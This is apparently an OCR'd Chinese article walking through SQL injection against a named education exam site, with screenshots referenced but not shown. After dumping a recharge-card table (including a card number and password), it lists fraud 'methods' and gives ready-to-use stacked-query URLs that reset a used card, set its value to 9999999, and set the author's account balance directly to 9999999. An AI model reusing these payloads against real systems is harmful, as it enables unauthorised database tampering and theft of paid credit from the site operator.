


图1 找到注入点




图2 检测注入点




图3 猜解表名与列名

[card_id]:2471348
[name]:11010400164658
[pass]:id4v5yvxg4
[kvalue]:5
[is_used]:n
[is_reg]:y
[rname]:110104jh164658
[seq]:1

原来卡号是rname列来记录的，同时还明确了其它几个列的涵义：kvalue表示本卡的财富值数目，is_reg表示是否已经被注册过（这儿是‘y’，因为我已经用这张卡进行过充值）。

现在我们已经了解了表的结构与字段的涵义，如何充值，大家发散思维，看看有多少种方法。

方法1：将tbl_card表中所有记录猜解出来，选择还没有被用过的卡信息（可以在猜解时限定范围为：is_reg=’n’）进行充值。这种方法不推荐使用，因为这样用的是别的读者还未使用的卡，属损人利己。

方法2：将已经使用过的卡的使用状态改变后重复充值，即将is_reg的值由’y’改为’.n’。可在浏览器地址栏输入这样的语句执行：

http://www.eduexam.com.cn/teaching/mediashow.jsp?media_id=236;update%20tbl_card%20set%20is_reg='n'%20where%20pass='id4v5yvxg4'--

这样我的那张卡就可以再使用一次了，如要重复使用再次重置使用状态即可。

方法3：用insert语句自己向数据库中插入一条记录，后使用来充值。




图4 猜解范围内（我的卡）的记录




图5 猜解用户账号（用户elin）信息




图6 成功修改elin财富值为9999999点

以上方法，还可以改变每次充值的财富值数目，即修改kvalue的值。比如：

http://www.eduexam.com.cn/teaching/mediashow.jsp?media_id=236;update tbl_card set kvalue =9999999 where pass='id4v5yvxg4'--

这样可以使我的那张卡的财富值变为9999999，充值一次就增加9999999点财富值，想要加多少就改成多少，不用重复去做了。

方法4：其实我们还可以不用卡，直接改变账号的财富值。所有用户信息（包含财富值的记录）都在tbl_user表中，猜解得到列名信息，其中uid为用户名，kmoney为账号财富值，这里我们先来看看我的账号财富值来验证一下吧，范围选择：uid=’elin’，如图5。

的确我的财富值目前为12，下面我们进行财富值的直接修改，使用如下语句：**http://www.eduexam.com.cn/teaching/mediashow.jsp?media_id=236;update tbl_user set kmoney =9999999 where uid='elin'--**

